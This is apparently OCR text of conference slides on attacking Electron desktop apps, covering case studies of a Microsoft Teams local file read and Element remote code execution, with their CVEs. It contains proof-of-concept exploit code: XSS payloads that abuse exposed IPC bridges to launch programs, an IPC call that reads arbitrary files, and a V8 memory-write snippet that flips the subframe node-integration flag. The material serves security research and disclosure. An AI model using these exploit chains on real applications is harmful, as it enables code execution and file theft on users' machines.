
3. On new windows - CISO is disabled, and Sandbox is Enabled.

Case Study 3: Local file read in MS Teams

4. Used prototype pollution gadget to leak IPC using XSS.

5. Send an IPC to browser process which reads given file in file path. (CVE-2021-39184)


```
await
ipc.invoke('ELECTRON_NATIVE_IMAGE_CREATE_THUMBNAIL_FROM_PATH','/Users/electro/Documents/research/f
ilename.ext',{height:10,width:10})
```


https://ctf.s1r1us.ninja/teams/c
ctf.s1r1us.ninja/teams/copy.html
Guest
click me and paste in teams desktop app


MOREEE

NI: false, CISO: false, SBX: true

- Used by most of the applications
- No node modules exposed in renderer
- IPC cannot be leaked via prototype pollution as CI is enabled
- Sandboxed



Electron App with Node Integration Enabled
& Context Isolation Enabled

So, is it just like a XSS in browser?

> Nope!



Enabling Node Integration in SubFrames from compromised Renderer (CVE-2022-29247)

What is nodeIntegrationInSubFrames

- nodeIntegrationInSubFrames – Experimental option for enabling Node.js or preload support in sub-frames such as iframes and child windows

For every sub-frames:

- If NI is **enabled** and sandbox is **disabled**, then Node.js will be available
- If NI is **disabled** and sandbox is **disabled/enabled**, then all your preloads will load

nodeIntegrationInSubFrames: false

Renderer Process

preload.js (Isolated World/context)

```
const { contextBridge, ipcRenderer } = require('electron')

contextBridge.exposeInMainWorld('electron',
  { openUrl: (url) => ipcRenderer.send('openUrl',url)}
)
```

Renderer Process (//google.com), Main window

```
<html><iframe src='//pwn.af'></iframe></html><script>
window.electron.openUrl('file:///System/Applications/Calcul
ator.app/Contents/MacOS/Calculator')</script>
```

Iframe in Main Window (//pwn.af) – **Error Thrown**

```
<script>
window.electron.openUrl('file:///System/Applications/Calcul
ator.app/Contents/MacOS/Calculator')
</script>
```

Main Process

```
// Main Process (main.js)

const { ipcMain,shell } = require('electron')
ipcMain.on('openUrl', (event, url) => {
    shell.openExternal(url);
}
var win =new BrowserWindow({
    webPreferences: {
        sandbox: false,
        nodeIntegration: true,
        nodeIntegrationInSubFrames: false,
        preload: './preload.js'
        contextIsolation: true
        }}))
win.loadURL('//google.com')

ipcMain.on('openUrl', (event, url) => {
    shell.openExternal(url);
}
```

nodeIntegrationInSubFrames: true

Renderer Process

preload.js (Isolated World/context)

```
const { contextBridge, ipcRenderer } = require('electron')

contextBridge.exposeInMainWorld('electron',
  { openUrl: (url) => ipcRenderer.send('openUrl',url)}
)
```

Renderer Process (//google.com), Main window

```
<html><iframe src='//pwn.af'></iframe></html><script>
window.electron.openUrl('file:///System/Applications/Calcul
ator.app/Contents/MacOS/Calculator')</script>
```

Iframe in Main Window (//pwn.af) – **Works**

```
<script>
window.electron.openUrl('file:///System/Applications/Calcul
ator.app/Contents/MacOS/Calculator')
</script>
```

Main Process

```
// Main Process (main.js)

const { ipcMain,shell } = require('electron')
ipcMain.on('openUrl', (event, url) => {
    shell.openExternal(url);
}
var win =new BrowserWindow({
    webPreferences: {
        sandbox: false,
        nodeIntegration: true,
        nodeIntegrationInSubFrames: true,
        preload: './preload.js'
        contextIsolation: true
        }}))
win.loadURL('//google.com')

ipcMain.on('openUrl', (event, url) => {
    shell.openExternal(url);
}
```

nodeIntegrationInSubFrames: false

- Most of the time we get XSS in the subframe or iframes
- And nodeIntegrationInSubFrames is mostly disabled
- No access to contextBridge exposed APIs 😔

Implementation of Node Integration in SubFrames

Electron patches blink WebPreferences and adds settings like node_integration_sub_frames, context_isolation, etc.

```
diff --git a/third_party/blink/common/web_preferences/web_preferences.cc b/third_party/blink/common/web_preferences/web_preferences.cc
index 8eb1bca3638678041a8ed739cfe3907406455ac2..0d05d32420590a1a589f23aa468086f142cbb45f 100644
--- a/third_party/blink/common/web_preferences/web_preferences.cc
+++ b/third_party/blink/common/web_preferences/web_preferences.cc
@@ -145,6 +145,22 @@ WebPreferences::WebPreferences()
       fake_no_alloc_direct_call_for_testing_enabled(false),
       v8_cache_options(blink::mojom::V8CacheOptions::kDefault),
       record_whole_document(false),
+      // Begin Electron-specific WebPreferences.
+      opener_id(0),
+      context_isolation(false),
+      is_webview(false),
+      hidden_page(false),
+      offscreen(false),
+      preload(base::FilePath::StringType()),
+      native_window_open(false),
+      node_integration(false),
+      node_integration_in_worker(false),
+      node_integration_in_sub_frames(false),
+      enable_spellcheck(false),
+      enable_plugins(false),
+      enable_websql(false),
+      webview_tag(false),
+      // End Electron-specific WebPreferences.
       cookie_enabled(true),
       accelerated_video_decode_enabled(false),
       animation_policy(
```

Implementation of Node Integration in SubFrames

If **node_integration_in_sub_frames** on WebPreferences is true, then expose preload contextBridge API 1

```
/*
/shell/renderer/electron_sandboxed_renderer_client.cc 👀 👀
*/
void ElectronSandboxedRendererClient::DidCreateScriptContext(
    v8::Handle<v8::Context> context,
    content::RenderFrame* render_frame) {
  // Only allow preload for the main frame or
  // For devtools we still want to run the preload_bundle script
  // Or when nodeSupport is explicitly enabled in sub frames
  bool is_main_frame = render_frame->IsMainFrame();
  bool is_devtools =
      IsDevTools(render_frame) || IsDevToolsExtension(render_frame);
  bool allow_node_in_sub_frames =
      render_frame->GetBlinkPreferences().node_integration_in_sub_frames;
  bool should_load_preload =
      (is_main_frame || is_devtools || allow_node_in_sub_frames) &&
      !IsWebViewFrame(context, render_frame);
  if (!should_load_preload)
    return;


...removed for brevity...
  }
```

Enabling NISF using renderer exploit

- An astute reader will notice that the check is on the renderer process.
- Use renderer exploit  and we can set node_integration_in_sub_frames to 1 😈

Reference:
https://github.com/electron/electron/blob/bd10b19b0cdc46cdbadb570af89305e64541b679/shell/renderer/electron_sandboxed_renderer_client.cc#L217

Enabling NISF using renderer exploit

```
var win = addrof(window);
console.log("[+] window addrof : " + win.hex());


var addr1 = half_read(win + 0x18n);
console.log("[+] window : " + addr1.hex());


var addr2 = full_read(addr1 + 0xf8n);
console.log("[+] add2: " + addr2.hex());

1
var web_pref = addr2 + 0x50008n; //WebPreferences offset
console.log("[+] web_pref addr: " + web_pref.hex());

2
var nisf = web_pref  + 0x1acn; // node_integrations_in_subframes offset
var nisf_val = full_read(nisf);
console.log("[+] nisf val = "+ nisf_val.hex());

3
var overwrite = nisf_val | 0x0000000000000001n //set to 1 from 0
full_write(nisf, overwrite);
var nisf_val = full_read(nisf);
console.log("[+] nisf val overwritten = "+ nisf_val.hex());
```

Case Study 4: Element RCE (CVE-2022-23597)




- Using Chrome/91.0.4472.164, Electron/13.5.1.
- XSS on embed via deep link mis-config.
- No contextBridge API on embed.
- Run Chrome Renderer v8 Exploit to expose contextBridge API on embed.

Case Study 4: Element RCE (CVE-2022-23597)



```
//Renderer Process
//nodeIntegrationInSubFrames: false, SBX:true,
NI:false, CISO: true

// preload.js (Isolated World/context)
const { contextBridge, ipcRenderer } =
require('electron')

contextBridge.exposeInMainWorld("electron",{
    send(channel: string, ...args: any[]): void {
    if (!CHANNELS.includes(channel)) {
        console.error(`Unknown IPC channel ${channel}
ignored`);return;
    }
    ipcRenderer.send(channel, ...args);
} })
```

```
// Main Process (main.js)
// In main process.

const { ipcMain,shell } = require('electron')
ipcMain.on('userDownloadOpen', function(evt, { path })
{
    shell.openPath(path);
}
```




Our XSS
(No API access)

window.electron.send

send(channel, args..)

userDownloadOpen
(**RCE sink!**)

Goal: Pass file://Calc.app



